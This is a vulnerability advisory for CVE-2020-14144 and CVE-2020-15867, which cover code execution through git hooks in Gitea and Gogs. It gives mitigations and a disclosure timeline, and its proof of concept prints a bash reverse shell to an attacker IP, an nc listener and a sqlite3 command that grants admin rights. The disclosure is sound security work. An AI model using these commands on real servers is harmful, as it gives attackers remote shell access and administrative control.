FSA-2020-3 Authenticated Remote Code Execution in Gitea 1.12.6 and Gogs 0.12.2

The git hook feature in Gogs and Gitea, which are software projects for self-hosted git servers, allows an attacker with access to a user account to execute code as the operating system user running the instance. By default, only users that have the "Administrator" privilege have the ability to create git hooks, but this privilege can be granted to users independently of the administrator privilege. There seems to be no restriction on the type of commands that can be executed using git hooks. An attacker can abuse this to gain remote shell access to the system. Even if a specific system user is created for Gitea or Gogs, an attacker gains complete control of the instance. Given the privilege, a regular user is able to read from and commit to all hosted repositories and gain administrative access on the instance through a simple database modification.

1 Gitea

FZI-ID	FZI-2020-4
CVE	CVE-2020-14144
Manufacturer	Gitea
Product	Gitea
Affected Version	all versions since 1.1.0 to 1.12.6
Type	CWE-356 - Product UI does not Warn User of Unsafe Actions CWE-78 - Improper Neutralization of Special Elements used in an OS Command
Date Found	31.03.2020
Discovered By	Niklas Goerke
Patch Available	Partially
Patch Version	1.12.0 (partial) 1.13.0 (full)
CVSS Score	7.0 (High)
CVSS String	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/RL:W

This vulnerability was found in Gitea 1.11.4 but existed since Gitea 1.1.0. If Gitea is installed as documented, the user running git hooks has limited permissions on the system but Gitea does not enforce this. Neither the documentation nor the UI contains a warning that explains the consequences of the git hook feature and the associated privilege.

1.1 Mitigation

There is no simple way to prevent Gitea users with git hook privileges from gaining administrative privileges. The git hook privilege should thus be merged onto the administrator privilege so that only Gitea users with administrative privileges can set up git hooks.

To counter the fact that in the default configuration Gitea users with administrative privileges are able to execute arbitrary commands on the host operating system, the git hook feature should be disabled by default. It should only be possible to activate it through the Gitea config file. The config file should contain a warning text that explains the danger of activating this feature. As the config file can only be edited from the host operating system, Gitea users even with administrative privileges would not be able to activate the feature.


```
; Set to true to allow administrators to create custom git hooks. The git hook feature is only available to administrative users.
; Git hooks are a dangerous feature that allows arbitrary code execution on the host operating system with the privileges of the OS user running Gitea.
; If enabled all Gitea users with administrative privileges are able to perform arbitrary code execution on the host operating system.
; This enables them to access and modify this config file and the Gitea database and interrupt the Gitea service.
; It also enables them to access any other resources available to the user on the operating system that is running the Gitea instance and perform arbitrary actions in the name of this OS user.
; WARNING: This maybe harmful to your website or your operating system.
ENABLE_GIT_HOOKS = false
```

Proposed warning in Gitea config file.

A workaround for Gitea instances that cannot be upgraded quickly is to disable git hooks in the config file by setting `DISABLE_GIT_HOOKS = true`.

1.2 Patch

After notification, the Gitea team quickly created a Patch (PR: #11030) which was merged into Version 1.12.0. The Patch provides a tooltip like warning whenever the git hook privilege is given to a user (see screenshot). In English it reads "Git Hooks are executed as the OS user running Gitea and will have the same level of host access".



Maximum Number of Repositories: -1 (Enter -1 to use the global default limit.)

☑ User Account Is Activated

□ Disable Sign-In

□ Is Administrator

Git Hooks are executed as the OS user running Gitea and will have the same level of host access

☑ May Create Git Hooks

□ May Import Local Repositories

☑ May Create Organizations

This will let experienced administrators know how dangerous this feature is. Less experienced users might underestimate this, though. Especially since it is not clear that any user with git hook privileges is able to abuse them (in the default Gitea config) to gain Gitea administrator privileges.

We thus suggest to extend this warning by a short explanation of the implications this may have. We will propose this as a pull request to the Gitea repository with the publication of this advisory.

In version 1.12.0 git hooks are still enabled by default. We suggest to disable git hooks by default and put an extensive warning in the Gitea config file. This change will be proposed as a pull request to the Gitea repository with the publication of this advisory.

As older versions of Gitea are affected, some Gitea operators may have already given git hook privileges to existing users. We advise to reevaluate this, given the issues as described above. The Gitea maintainers should include a warning in the "Security" section of the change notes for a new version.

2 Gogs

FZI-ID	FZI-2020-6
CVE	CVE-2020-15867
Manufacturer	Gogs
Product	Gogs
Affected Version	all versions since 0.5.5
Type	CWE-356 - Product UI does not Warn User of Unsafe Actions CWE-78 - Improper Neutralization of Special Elements used in an OS Command
Date Found	29.06.2020
Discovered By	Niklas Goerke
Patch Available	-
Patch Version	

CVSS Score	7.2 (High)
CVSS String	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/RL:U

The vulnerable feature was introduced into Gogs in version 0.5.5. For technical reasons we were able to reproduce the vulnerabilty in version 0.5.8 the earliest, though. The documentation contains a warning about the git hook feature: "*This is a **high-level permission which can damage your system** which you must enable/disable in the admin user management panel (`/admin/users/:userid`). Only grant this permission to users who you really trust.*", however the UI does not contain a warning that explains the consequences of the git hook feature and the associated privilege. Furthermore, users with administrative privileges are allowed to use git hooks by default. Thus administrators can execute arbitrary commands on the operating system, which is uncommon for web applications.

2.1 Mitigation

The vulnerability can be mitigated in the same way as for Gitea. The workaround that is available for Gitea does not exist in Gogs.

3 Proof of Concept

1. Set up Gogs/Gitea as described in the documentation
2. Use the web installer, create a user "root" and use sqlite3 as a database (sqlite is simplest, other databases should work similarly)
3. Create a new user in Gitea/Gogs named "testuser". Grant "May Create Git Hooks" privilege to user "testuser"
4. Log in as user "testuser", create a new repository "testrepo", create new " post-receive" git hook for repository "testrepo" using the bash commands depicted below

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.0.42/8080 0>&1 # replace ip address with ip address
of the attackers computer
```

5. On the attackers computer, start a listener for a reverse shell using the command:

```
$ nc -lvnp 8080
```

6. On the attackers computer in a new shell, push any commit to the repository "testrepo", e.g. as described in the repository:

```
$ touch README.md
$ git init
$ git add README.md
$ git commit -m "first commit"
$ git remote add origin http://HOST:3000/root/testrepo.git
$ git push -u origin master
```

7. Receive shell access to server on reverse shell listener created before
8. (optional) Modify database to give administrative privileges to user "testuser" (in this example using sqlite3, other database formats are equally supported, replace gogs.db by gitea.db for Gitea):

```
/usr/bin/sqlite3 /path/to/database/gogs.db "UPDATE user SET is_admin = 1 WHERE
lower_name = 'testuser';"
```

Instead of gaining a remote shell first, the user "testuser" may also directly run the database modification from the git hook.

4 Disclosure Timeline

- 06.04.2020: Report of vulnerability to Gitea
- 10.04.2020: Acknowledgment of receipt with link to patch
- 16.04.2020: Sent question to Gitea why git hooks are still enabled by default
- 16.06.2020: Shared CVE-2020-14144 with Gitea authors
- 16.06.2020: Gitea authors reply that they plan to release 1.12.0 soon
- 18.06.2020: Gitea authors mention that they release 1.12.0 today
- 29.06.2020: Encountered that Gogs is vulnerable too
- 09.07.2020: Report of vulnerability to Gogs
- 09.07.2020: Acknowledgment of receipt
- 17.07.2020: Shared info with Gogs authors that using git hooks for code execution has been documented publicly before
- 18.07.2020: The Gogs authors share that an option to disable git hooks will be added to the next version and git hooks will be disabled by default in the following version
- 07.10.2020: Publication
- 02.12.2020: Gitea Version 1.13.0 is available that fixes the vulnerability